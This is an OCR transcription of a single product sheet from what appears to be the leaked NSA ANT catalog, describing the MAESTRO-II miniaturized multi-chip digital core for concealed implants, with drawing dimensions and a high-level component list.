
ANT Product Data

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.

08/05/08

.8185±.0025
20x .0315
.315
A
A
.158
10x.0315
.4095±.0025
B
C
.005 A B
.001 C
231X .0090
.0295±.001

(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A development Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an ARM7 microcontroller, FPGA, Flash and SDRAM memories.



St

Po

Al

TOP SECRET//COMINT//REL TO USA, FVEY